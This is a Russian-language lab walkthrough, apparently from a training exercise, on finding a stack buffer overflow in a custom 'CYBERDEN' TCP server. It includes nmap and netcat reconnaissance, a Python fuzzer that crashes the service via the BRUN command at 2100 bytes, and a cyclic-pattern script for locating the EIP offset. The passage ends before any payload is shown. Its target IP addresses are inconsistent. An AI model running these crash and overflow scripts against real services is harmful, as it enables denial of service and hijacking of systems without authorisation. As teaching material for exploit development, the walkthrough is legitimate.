


Подключаемся к VPN через WireGuard


sudo wg-quick up /etc/wireguard/amchenkin.conf

Анализ сетевых интерфейсов

Цель: определить текущие сетевые интерфейсы, их IP-адреса для диагностики подключения.

ip addr

наш IP ***10.20.0.73***



Сканирование хоста 10.10.0.2 с помощью Nmap

sudo nmap -sV -A -T4 10.10.0.3


- sV – определение версий служб;
- A – агрессивное сканирование (ОС, версии, скрипты);
- T4 – ускоренное сканирование.

Цель: провести детальное сканирование хоста 10.10.0.3 для определения

- открытых портов;
- версий служб;
- операционных систем;
- потенциальных уязвимостей.

Обращаем внимание на порт 3301 имеется заголовок **tarantool**

Пробуем протестировать сетевое подключение в **nc**



```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc 10.10.0.2 3301
Welcome to CYBERDEN Server! Enter HELP
Send failedHELP
Valid Commands:
HELP
UINDQ [UINDQ_value]
MASWS [MASWS_value]
DWARF [DWARF_value]
SPAN [SPAN_value]
BRUN [BRUN_value]
GMON [GMON_value]
VDOG [VDOG_value]
PSTET [PSTET_value]
GTER [GTER_value]
PTER [PTER_value]
LTTR [LTTR_value]
KSTAN [KSTAN_value]
EXIT
EXIT
GOODBYE
```


Тестируем сетевое подключение с помощью:


nc 10.10.0.2 3301

Видим сервер CYBERDEN

Сервер предлагает нам выбрать команду и ввести ее значение.

Есть вероятность переполнения буфера одного из параметров.





На тестовой хосте запускам **TCP_sever.exe**

Подключаемся к нему с помощью **Immunity Debugger** с правами Администратора.

Обращаем внимание на регистры **ESP EBP EIP**

ESP — всегда указывает на *вершину стека* (управляет выделением/освобождением памяти).

EBP — хранит *базу текущего фрейма стека* (нужен для доступа к параметрам функции и локальным переменным).

EIP — указывает на адрес *следующей* выполняемой инструкции («контролирует» ход программы).

~/Lab1/lab_fuzz.py - Mousepad

File Edit Search View Document Help

```python
#!/usr/bin/python
import socket
import time
import sys

size = 100

while(size < 3500):
    try:
        print("\n[+] Testing buffer size: %d bytes" % size)

        # Формируем команду BRUN
        buffer = "BRUN " + "A" * size + "\r\n"

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(3)
        s.connect(("192.168.0.40", 3301))

        # Считываем приветственное сообщение сервера
        s.recv(1024)

        # Отправляем нашу команду
        s.send(buffer.encode())

        # Пытаемся получить ответ
        s.recv(1024)
        s.close()

        size += 100
        time.sleep(1)

    except Exception as e:
        print("\n[!!!] CRASH DETECTED at buffer size: %d bytes" % size)
        print("[*] EIP likely overwritten between %d-%d bytes" % (size-100, size))
        sys.exit(0)

print("\n[!] Target didn't crash in tested range (2000-3500 bytes)")
```


kali@kali: ~/Lab1

File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Lab1]
└─$ ./lab_fuzz.py

[+] Testing buffer size: 100 bytes

[+] Testing buffer size: 200 bytes

[+] Testing buffer size: 300 bytes

[+] Testing buffer size: 400 bytes

[+] Testing buffer size: 500 bytes

[+] Testing buffer size: 600 bytes

[+] Testing buffer size: 700 bytes

[+] Testing buffer size: 800 bytes

[+] Testing buffer size: 900 bytes

[+] Testing buffer size: 1000 bytes

[+] Testing buffer size: 1100 bytes

[+] Testing buffer size: 1200 bytes

[+] Testing buffer size: 1300 bytes

[+] Testing buffer size: 1400 bytes

[+] Testing buffer size: 1500 bytes

[+] Testing buffer size: 1600 bytes

[+] Testing buffer size: 1700 bytes

[+] Testing buffer size: 1800 bytes

[+] Testing buffer size: 1900 bytes

[+] Testing buffer size: 2000 bytes

[+] Testing buffer size: 2100 bytes

[!!!] CRASH DETECTED at buffer size: 2100 bytes
[*] EIP likely overwritten between 2000-2100 bytes

┌──(kali㉿kali)-[~/Lab1]
└─$
```

Создаем скрипт чтобы понять максимальный размер вводимых значений в команды сервера. (символы “AAAAA”).

Находим команду **BRUN**. Происходит сбой приложения при достижении размера параметра в 2100 байт.



Заходим в **Immunity Debugger** и видим, что регистры **EBP** и **EIP** заполнены нашими значениями “AAAAAA”



Нам необходимо найти 4 байта регистра **EIP**. Для этого мы может использовать достаточно длинную строку в качестве входных данных.

Для этого мы будем использовать:

msf-pattern_create -l 2700

*~/Lab1/lab_pattern.py - Mousepad

File Edit Search View Document Help

```python
#!/usr/bin/python
import socket
import time

# Паттерн для определения смещения EIP
pattern =
 "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0
 Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1A-
 k2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3
 Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4A-
 u5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6
 Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7B-
 e8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9
 Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0B-
 p1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2
 Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3B-
 z4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5
 Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6C-
 j7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8
 Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9C-
 u0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1
 Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2D-
 e3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4
 Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9"

print("[*] Pattern length: %d bytes" % len(pattern))

try:
    print("[*] Connecting to target 192.168.0.40:3301...")

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(5)
    s.connect(("192.168.0.40", 3301))

    # Получаем приветственное сообщение сервера
    banner = s.recv(1024).decode('utf-8', 'ignore')
    print("[*] Server banner: %s" % banner.strip())

    # Формируем команду BRUN с уникальным паттерном
    buffer = "BRUN " + pattern + "\r\n"

    print("[*] Sending evil buffer (%d bytes)..." % len(buffer))
    s.send(buffer.encode())

    # Пытаемся получить ответ
    try:
        response = s.recv(1024).decode('utf-8', 'ignore')
        print("[*] Server response: %s" % response.strip())
        print("[!] Server did not crash. Try larger buffer or check vulnerability.")
    except:
        print("\n[!!!] Target crashed! Check debugger for EIP value.")
        print("[+] Save EIP value and use pattern_offset to find exact offset.")

    s.close()
    print("\n[+] Done!")

except Exception as e:
    print("[-] Error: %s" % str(e))
    print("[-] Check if target is up and port 3301 is open.")
```

